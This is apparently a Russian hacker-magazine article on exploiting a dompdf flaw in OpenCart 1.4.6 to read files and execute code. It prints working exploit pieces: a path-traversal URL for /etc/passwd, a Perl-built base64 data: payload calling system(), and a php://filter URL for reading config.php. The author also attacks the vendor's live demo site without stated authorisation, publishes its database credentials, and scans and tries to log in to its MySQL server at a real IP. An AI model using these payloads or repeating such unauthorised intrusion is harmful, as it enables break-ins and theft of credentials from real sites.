Проникновение в очаг OpenCart

ВЗЛОМ ДВИЖКА ОНЛАЙН-МАГАЗИНА OPENCART

ВОТ ОНА, ВЕСНА — время депрессий, мартовских котов и дождей. Делать что-либо совсем не было желания, но, как назло, у меня освободилась пара вечеров. Терять это драгоценное время очень уж не хотелось, поэтому я решил потренировать глаза, покопавшись в PHP-движках. Ну, а вдруг чего выгорит? Чтобы узнать, что же все-таки вышло из комбинации OpenCart, пары вечеров и пары литров кофе, читай дальше.

ДЕЛО БЫЛО ВЕЧЕРОМ


Принялся я за поиски уязвимостей, накачав самых разных движков последних версий.
В процессе изучения оных остановился на движке онлайн-магазина OpenCart версии 1.4.6. Запустил самопальный баш-скрипт для поиска подозрительных функций.
Среди всего прочего кода, который выдал скрипт, мое внимание привлекла следующая строка:

```
eval("?" .">$str");
```

Ну-ка глянем, что там у медвежонка внутри. Этот подозрительный кусок кода находится в файле system/helper/dompdf/include/dompdf.cls.php, на строке 276 — туда и направимся. Открываем файл и видим, что находимся внутри метода load_html(), который принимает переменную $str, и на данном этапе она никак не фильтруется. Но, так как в этом файле находится только один класс, нам надо найти точку вхождения — скрипт, который доступен извне и работает с классом DOMPDF. Уровнем выше, в самой папке dompdf, лежат разные скрипты; начнем перебирать их в браузере. Открываем первый попавшийся, а это dompdf.php! Видим, что скрипт ругается, мол, не хватает ему входных параметров. Из ошибки понятно, что ему нужно получить $_GET['input_file']. Ну что же, удовлетворим его, но предварительно посмотрим, что находится внутри самого скрипта. А внутри — мешанина всяких условий. Чтобы узнать, как далеко скрипт выполнился, я обычно расставляю в самых разных местах отладочные сообщения типа:

```
printf("File: %s, line: %d<br/>",
    __FILE__, __LINE__);
```

Немного помучив скрипт, я установил следующее: если указать требуемый параметр input_file, то он попадает в метод load_html_file() класса DOMPDF. Этот метод, в свою очередь, пытается прочитать файл в строку при помощи функции file_get_contents(), а затем передает содержимое в метод load_html(). И



Официальный сайт движка OpenCart

происходит все это без каких-либо фильтраций. То ли разработчики надеялись на то, что пользователи этой библиотеки будут все фильтровать, то ли они очень наивны и оставили все на волю судьбы. Как бы то ни было, это играет нам на руку. Следуя логике работы скрипта, получается, что мы можем читать файлы. Проверим это дело. В браузере я набрал:


```
http://localhost/h/opencart_v1.4.6/upload/
system/helper/dompdf/dompdf.php?input_
file=../../../../../../etc/passwd
```

О да, мы получили /etc/passwd в виде PDF-файла. Исходя из того, для каких целей служит библиотека, этого можно было ожидать.

ПИШЕМ ЭКСПЛОЙТ

Читать произвольные файлы, пусть и в такой извращенной форме — это неплохо, но хотелось чего-то большего. Уж очень сильно eval() мозолил глаза — нельзя упускать возможность выполнить PHP-код. В этом случае было бы достаточно заинклудить любой файл, содержащий код, и он бы успешно выполнился. Но в своем эксплойте для


В недрах уязвимого класса DOMPDF





links

- opencart.com — официальный сайт OpenCart.
- us3.php.net/manual/en/features.file-upload.put-method.php — мануал PHP по методу PUT.
- php.net/manual/en/wrappers.data.php — мануал PHP по оберткам.
- archives.neohapsis.com/archives/fulldisclosure/2009-07/0417.html — сообщение об уязвимости в DOMPDF.
- digitaljunkies.ca/dompdf/index.php — сайт класса DOMPDF.
- exploit-db.com/papers/260 — бумага по RFI/LFI от CWH Underground.



Благоприятная реакция dompdf.php на сайте жертвы

этого движка я хотел сделать удаленное выполнение команд без инклуда посторонних файлов. Начиная с версии PHP 5.2.0 поддерживается обертка data:, которую и было решено задействовать. Протокол data был описан в 127 номере журнала, так что обращайся туда, а мы едем дальше.

Как всегда, эксплойт я писал на своем любимом Perl. В целом, эксплойт будет понятен и неискушенному в Perl человеку, но там я применил один трюк с башем. Чтобы тебя не смущать, на всякий случай поясню следующую строку:

```
$cmd = encode_base64($cmd
. '| sed -e :a -e \'$!N;s/\
n/<br\/>/;ta\'');
```

В переменной $cmd содержится введенная тобой команда, допустим, ls -la. Склеиваем ее с тем однострочником, что справа. Этот сниппет с sed я применил лишь для того, чтобы преобразовать переносы строк в `<br/>`, так как в полученной PDF применяется HTML-форматирование. В итоге получится следующая команда:


```
ls -la | sed -e :a -e '$!N;s/\
n/<br\/>/;ta'
```

Через пайп передаем результат первой команды в sed, который занимается форматированием. Все это добро мы перекодируем в base64 и вставляем в очередной кусок кода.

```
my $tobase64php = "<?php \@
system(base64_decode('$cmd'));";
my $payload = 'data:;base64,' .
encode_base64($tobase64php);
```


Ну, а здесь тебе уже должно быть все понятно — очень похоже на пресловутый PHP. Сам эксплойт позволяет выполнять системные команды, а результат приходит в виде PDF-файла. Тут я подумал: а что, если за меня уже сделали всю работу? Совсем забыл погуглить на предмет наличия уязвимостей под этот движок. Поиск по последней версии OpenCart ничего не дал, были лишь старые уязвимости. А вот по «dompdf exploit» (это все-таки сторонняя библиотека) кое-что нашлось. Benj Carson из «YGN Ethical Hacker Group» сообщал об уязвимости, которая заключается в том, что можно скачивать любые файлы в виде PDF (что я и раскопал). Однако мой эксплойт использует более широкие возможности уязвимости, к тому же, про уязвимость в OpenCart сообщено не было.

Читаем очень интересный PDF-документ



А ЧТО, ЕСЛИ..?

Итак, эксплойт для движка был готов, но тут я вспомнил про одну вещь. Когда я скачивал движок, то заметил, что сайт предоставляет



Удачный результат работы второго эксплойта

онлайновую демо-версию. Догадываешься, о чем я? Так точно, мы будем штурмовать оффсайт! Не всегда, конечно, выпадает такое счастье как уязвимый движок на самом сайте разработчика, но попробовать стоит. Кто не рискует, тот не пьет шампанское. Первым делом я сразу полез проверять, что выплюнет уязвимый скрипт. В моем случае (на локальном сервере) он ругался на неопределенные параметры. Но в демоверсии сайта вполне может быть версия скрипта посвежей и без уязвимости, либо вообще отсутствовать такой скрипт. Там часто в целях безопасности обрезают все, что только можно. Как бы то ни было, идем по следующей ссылке:

```
demo.opencart.com/system/helper/dompdf/
dompdf_main.php
```

Скрипт ругается точно также, как и на моем сервере. Это хорошо, можем продолжать эксперименты. На тот момент была лишь одна идея — применить свежевыжатый эксплойт. Набираем в консоли:

```
perl dompdf.pl -u=http://demo.opencart.com/
-c='ls -la'
```

Смотрим результат в сохраненной PDF'ке. Открываем, а там ругаются: неверный формат PDF-файла. Решил посмотреть, что же вообще сервер отдал в качестве содержания файла. Переименовал файл в текстовик, а внутри ошибка PHP:

```
URL file-access is disabled in the server
configuration in...
```

И бла-бла-бла. Это могло означать, что у них на сервере PHP сконфигурирован как allow_url_fopen=off. При таком раскладе протокол data не работает, и, естественно, RFI тут тоже не пройдет. Обидно, конечно, но меня это не остановило — я решил искать другой способ заполучить шелл на оффсайте движка.

Кстати, на локальном сервере желательно иметь ту же конфигурацию, что и на уязвимом, чтобы максимально приблизить обстоятельства локального тестирования к реальным. Поэтому я и у себя выставил allow_url_fopen=off, чтобы в будущем не наступать на грабли. Однако, когда тестируешь движки, стоит настраивать PHP на самую мягкую конфигурацию.

СЕРИЯ НЕУДАЧ...


Сначала я хотел посмотреть, как работает уязвимость на оффсайте движка. Вдруг читать файлы вовсе не получится? Но чего гадать — набираем в браузере:

```
http://demo.opencart.com/system/
helper/dompdf/dompdf.php?input_
file=../../../../../../../etc/passwd
```

И скачиваем PDF-файл со списком пользователей системы. Неплохо, но это нам мало поможет. Я принялся за поиски конфигурационных файлов в надежде найти аутентификационные данные. Прямо в корне системы OpenCart лежит config.php. Но имей ввиду, что, прежде чем скачивать PHP-файл, нам надо его во что-нибудь преобразовать, иначе он просто выполнится как код. Значит, ядовитый URL приобретает такой вид:

```
http://demo.opencart.com/system/helper/
dompdf/dompdf.php?input_file=php://
```

Мой баш-скрипт для поиска уязвимостей за работой





dvd

На диске ищи видеоролик, демонстрирующий взлом, баш-скрипт для поиска уязвимостей, а также оба эксплойта для движка Open-Cart (только для ознакомления)55

```
filter/convert.base64-encode/
resource=../../../config.php
```

Здесь я использовал фильтр потока, который появился в PHP с версии 5.0.0. Таким образом, прочитанный файл преобразуется в строку, закодированную при помощи base64. Между прочим, хороший способ читать бинарники. Итак, используя уязвимость, я успешно скачал содержимое файла в виде PDF. Раскодировав обратно полученную строку, я получил следующее:

```
<?php
...
// DB
define('DB_DRIVER', 'mysql');
define('DB_HOSTNAME',
  'localhost');
define('DB_USERNAME',
  'opencart_user');
define('DB_PASSWORD',
  '|l$Ik|S;15Yf');
define('DB_DATABASE',
  'opencart_demo');
define('DB_PREFIX', '');
?>
```

Теперь есть логин и пароль пользователя MySQL. Надо проверить сервер на наличие открытого порта 3306. С забугорного дедика запускаю:

```
nmap 85.13.246.138 -p 3306
```

nmap сообщает о том, что порт открыт. С того же дедика пробуем:

```
mysql -h 85.13.246.138 -u
opencart_user -p
```

У нас запрашивают пароль. Вводим его, но нас шлют лесом. Многочисленные попытки с разных серверов, через разные прокси и разные методы не дают никаких результатов: то неверный пароль, то непонятная каша вместо приглашения, то срывы соединения. Обидно и непонятно. Облом номер один.
Затем мне пришла в голову одна идея. Если инклуд удаленных файлов и протокол data запрещены, то что будет, если попробовать найти в демоверсии сайта загрузку файлов? Нам бы пригодилась и загрузка картинок. Заинклудив картинку с PHP-кодом, мы могли бы его выполнить. К сожалению, поиск по демонстрационной версии админки не принес никаких результатов. Админка была урезана в правах и нельзя было грузить даже картинки. Облом номер два. Потом я решил взяться за врапперы PHP, поколдовать с ними — вдруг что выгорит. Но все безрезультатно. Ситуация такова: удаленные файлы читать нельзя, локальные файлы можно получить в виде PDF и можно выполнять PHP-код локальных файлов. Но проку от этого всего нет, если нет возможности выполнить именно свой код. Тогда я вспомнил про инклуд PHP-кода в локальные файлы. Но как я не пытался, ни старый трюк с лог-файлами apache, ни метод с /proc тоже не помогли. Это был облом номер три.

... НО В ИТОГЕ МОЯ ВЗЯЛА

Все это начинало действовать на нервы — есть и уязвимость, и конфиг с паролем к базе данных, но всюду меня шлют лесом. Оставив это дело на следующий день, я отправился спать. Как говорится, утро вечера мудренее.
На следующий день я снова принялся курить мануалы по PHP и разгребать уязвимую библиотеку. Вспоминая про обертки, фильтры и прочее, я вспомнил про php://input. Эта обертка позволяет читать POST данные, и независима от каких-либо директив PHP. В общем, затея моя была такова: вместо файла подставить данную обертку, а нужный код послать в POST-массиве. В итоге строка запроса в эксплойте должна быть такой:


```
http://.../dompdf.php?input_
file=php://input
```

Быстро набросав на коленке Perl-скрипт, я принялся тестировать этот метод. Но был жутко огорчен. Данные, принимаемые из POST-массива, приходили как закодированные URL-эквиваленты; к тому же полностью приходило как содержимое, так и название переменной. То есть, получалось такое безобразие:

```
var=%3C%3Fphp%20echo%28999%29%3B
```

Понятно, что это не будет выполняться как код. Снова надо было думать и искать альтернативные варианты, а ведь счастье было так близко. В поисках методов модификации передаваемых значений через php://input я набрел на метод PUT. Надо бы попробовать его — он проще, чем POST, но поддерживается не всеми серверами и не всегда. Итак,

Документация PHP по методу PUT


PUT method support

PHP provides support for the HTTP PUT method used by some clients to store files on a server. PUT requests are much simpler than a file upload using POST requests and they look something like this:

```
PUT /path/filename.html HTTP/1.1
```

This would normally mean that the remote client would like to save the content that follows as: /path/filename.html in your web tree. It is obviously not a good idea for Apache or PHP to automatically let everybody overwrite any files in your web tree. So, to handle such a request you have to first tell your web server that you want a certain PHP script to handle the request. In Apache you do this with the Script directive. It can be placed almost anywhere in your Apache configuration file. A common place is inside a <Directory> block or perhaps inside a <VirtualHost> block. A line like this would do the trick:

```
Script PUT /put.php
```

This tells Apache to send all PUT requests for URIs that match the context in which you put this line to the put.php script. This assumes, of course, that you have PHP enabled for the .php extension and PHP is active. The destination resource for all PUT requests to this script has to be the script itself, not a filename the uploaded file should have.

With PHP you would then do something like the following in your put.php. This would copy the contents of the uploaded file to the file myputfile.ext on the server. You would probably want to perform some checks and/or authenticate the user before performing this file copy.

